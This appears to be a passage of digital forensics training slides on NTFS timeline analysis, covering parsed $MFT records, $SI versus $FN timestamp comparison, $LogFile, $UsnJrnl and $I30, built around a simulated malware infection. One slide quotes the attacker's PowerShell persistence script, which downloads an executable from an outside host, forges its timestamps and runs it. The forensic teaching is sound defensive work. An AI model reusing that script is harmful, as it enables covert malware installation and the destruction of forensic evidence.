:\ProgramData\s\w10.exe	2018-03-07 13:38:48.9159608
:\ProgramData\s\w10.exe	2018-03-07 13:38:48.9159608

# Practice Exercise: Viewing \$MFT

## Investigating parsed MFT records with pivot points (8)

- Also, these entries are the series of records that indicate the initial infection process.
- The Ink file was created when the document file was opened. The following entries of prefetch files imply execution of commands for the infection.

FilePath	FN_CTime
:\Users\honda\AppData\Roaming\Microsoft\Office\Recent\new_engine.doc.LNK	2018-03-07 07:11:49.7302902
:\Windows\Prefetch\CERTUTIL.EXE-4AEA2570.pf	2018-03-07 07:13:00.9003324
:\Windows\Prefetch\REG.EXE-4978446A.pf	2018-03-07 07:13:01.9822704
:\Windows\Prefetch\EXPAND.EXE-CFADC4F4.pf	2018-03-07 07:13:01.6065631
:\ProgramData\SvS.DLL	2018-03-07 07:13:01.4828203
:\Windows\Prefetch\CMD.EXE-AC113AA8.pf	2018-03-07 07:13:03.1667940
:\Windows\Prefetch\RUNDLL32.EXE-8592AB45.pf	2018-03-07 07:13:12.2083321



# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points (9)

- Let's try next one. Open the following csv file with csvfileview placed in the shortcut folder.

E:\Artifacts\scenario1\_timeline\_analysis\client-win10-1\Mft2Csv\_2019-07-15\_22-08-11

Name	Date modified	Type
Mft_2019-07-15_22-08-11.csv	7/15/2019 10:27 PM	OpenOff
Mft_2019-07-15_22-08-11.log	7/15/2019 10:27 PM	Text Doc

Shortcuts\07\_TimelineAnalysis


Drag the csv file and drop it to csvfileview.exe

csvfileview.exe

# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points (10)

- The csv file is the result of parsing MFT on client-win10-1 with Mft2Csv.



The screenshot shows a window titled "CSVFileView - C:\Users\taro\Desktop\mft\_win10-1\Mft2Csv\_2019-07-15\_22-08-11\Mft\_2019-07-15\_22-08-11.csv". The window has a menu bar with "File", "Edit", "View", "Options", and "Help". Below the menu is a toolbar with icons for file operations. The main area displays a table with 8 columns: RecordOffset, Signature, IntegrityCheck, Style, HEADER\_MFT..., HEADER\_Sequ..., Header\_HardLi..., and FN\_Pa. The table contains 9 rows of data, all with a "GOOD" signature and "OK" integrity check.

RecordOffset	Signature	IntegrityCheck	Style	HEADER_MFT...	HEADER_Sequ...	Header_HardLi...	FN_Pa
0x00000000	GOOD	OK		0	1	1	5
0x00000400	GOOD	OK		1	1	1	5
0x00000800	GOOD	OK		2	2	1	5
0x00000C00	GOOD	OK		3	3	1	5
0x00001000	GOOD	OK		4	4	1	5
0x00001400	GOOD	OK		5	5	1	5
0x00001800	GOOD	OK		6	6	1	5
0x00001C00	GOOD	OK		7	7	1	5
0x00002000	GOOD	OK		8	8	1	5

# Practice Exercise: Viewing \$MFT

## Investigating parsed MFT records with pivot points (11)

- Do you remember that the attacker manipulated the timestamps of the malware AddinsManager.exe?



```
$count = (Get-WmiObject -Query "SELECT * FROM Win32_Process WHERE CommandLine LIKE '%AddinsManager.exe%' | Measure-Object).Count
$sd = "C:\\Windows\\addins\\AddinsManager.exe"
$dt = "2016/6/13 14:41:28"
if($count -eq 0){
    $wc=(New-Object System.Net.WebClient)
    $wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true))
    $wc.DownloadFile('http://outlook.net/summary.jpg',$sd)
    Set-ItemProperty $sd -Name CreationTime -Value $dt
    Set-ItemProperty $sd -Name LastWriteTime -Value $dt
    Set-ItemProperty $sd -Name LastAccessTime -Value $dt
    Start-Process $sd
}
```

This is the persistence script for the malware AddinsManager.exe.

# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points (12)


- First, select "Choose Columns" from "View" menu.
- Then, check "FilePath", "ST\_CTime" and "FN\_CTime".



# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points (13)

- Let's find the record of the malware.
  1. Press Ctrl+F to open Find window.
  2. Input the target file name. In this case, enter "AddinsManager.exe".
  3. Press "Find Next" button.



# Practice Exercise: Viewing \$MFT

## Investigating parsed MFT records with pivot points (14)

- You can confirm the difference between timestamps contained in \$SI and \$FN.
- It could be the evidence of timestamp manipulation.
- In addition, the value after the decimal point is just zero. This is also suspicious sign. If the attacker manipulate both \$SI and \$FN timestamps, you could detect the manipulation by checking the value below the decimal point.
  - An MFT parser "anayzeMFT.py" could find this kind of suspicious values with its "anomaly detection" feature.

FilePath	SI_CTime	FN_CTime
:\Windows\addins\AddinsManager.exe	2016-06-13 05:41:28.0000000	2018-03-20 10:00:04.6803543

- Note: some ZIP archivers restore \$SI timestamps as original ones but \$FN timestamps. Also the values after the decimal point might be cleared.

# Basic Exercises to Deal with MFT

- We prepared several simple exercises for understanding MFT. You can do them on your own if you would like.
  - Extra Exercise: MFT Basics 1: To launch Program From ADS With PowerShell
  - Extra Exercise: MFT Basics 2: To view MFT entries and examine a certain folder
  - Extra Exercise: MFT Basics 3: To find suspicious timestamps
  - Extra Exercise: MFT Basics 4: To recover resident files from \$MFT
- These exercises are included in the following document.
  - Appendix\_07\_FileSystemTimelineAnalysis

# Practice Exercises to Deal with \$EA

- We also prepared several practice for dealing with \$EA related malware. You can do them on your own.
  - Practice Exercise: Malware in \$EA 1 : Finding suspicious \$EA attribute
  - Practice Exercise: Malware in \$EA 2 : Extracting Suspicious \$EA attribute
  - Practice Exercise: Malware in \$EA 3 : Revealing the infection process with a \$UsnJrnl timeline
- These exercises are included in the following document.
  - Appendix\_07\_FileSystemTimelineAnalysis



\$Logfile and \$UsnJrnl

# \$Logfile


- This is a transaction log for recovering a file system after events such as an accidental power fail.
- Windows records these events in \$Logfile.
  - Creation, deletion, and modification of files and folders.
  - Modification of \$MFT entries.
- This file is placed in the root of NTFS volumes.

# \$UsnJrnl

- This is a journal log. In other words, it is the change log for files and folders.
- It is used to determine history of a specific file or folder. "File history" feature of Windows 8 or later uses this function.
- \$UsnJrnl contains "\$Max" and "\$J".
  - \$Max is metadata of this journal log.
  - \$J is actual change log records.
- This file is placed under \$Extend folder.
- \$UsnJrnl:\$J usually contains information of file system history longer than \$Logfile.


# NTFS Log Parsing Tools (1)

- NTFS Log Tracker
  - It parses \$LogFile and \$UsnJrnl:\$J.
  - It can dump \$UsnJrnl records from unallocated disk spaces.
  - GUI viewer with simple filter is implemented.
  - It resolves file paths by parsing \$MFT.
  - It can store parsed data as a SQLite DB file and load it again.
  - It parses TimeStamp fields on the second time scale. Sometimes that is not enough to sort journal events because journal events can be logged over hundreds of times within a second.



# NTFS Log Parsing Tools (2)

- USN Analytics
  - It can parse records of \$UsnJrnl that were extracted by "Bulk Extractor with Record Carving".
  - It generates not only parsed journal log, but also useful report that summarize prefetch entries, opened file entries, executable files, and so on.
  - It parses TimeStamp fields on the millisecond time scale. (NTFS Log Tracker can parse the fields on the second time scale.)



```
C:\Windows\system32\cmd.exe
C:\Tools>usn_analytics.exe -o C:\Users\ttaro\Desktop\TimelineAnalysis\Exercise\Win7\usn_analytics-output C:\Users\ttaro\Desktop\TimelineAnalysis\Exercise\Win7\BulkExtractor-output\UsnJrnl-J
27721712 bytes (C:\Users\ttaro\Desktop\TimelineAnalysis\Exercise\Win7\BulkExtractor-output\UsnJrnl-J)
Search USNRECORD.....Done
    5055 corrupt records skipped
    303308 records found
    127028 duplicate records found
    176280 unique records found
Check records.....Done
Path construction.....Done
    34607 records after packing
Write records.....Done
Check executed trace...Done
```

\$130 and INDX


# \$I30 and INDX (1)

- \$I30 is a metadata file which is placed in each folder.
- It contains \$INDEX\_ROOT and \$INDEX\_ALLOCATION attributes. These attributes have information about files and folders in the folder.
- Windows uses only \$INDEX\_ROOT when the number of files and folders placed in the folder is small. If the number becomes larger, Windows uses both of those.

# \$I30 and INDX (2)

- \$INDEX\_ALLOCATION attributes consist of "records". Each record contains multiple "record entry". Each record entry has information of a file or folder like \$FN attribute such as its name, timestamps, and size.
- Each record is fixed to 4,096 bytes in size.

\$INDEX\_ALLOCATION attribute

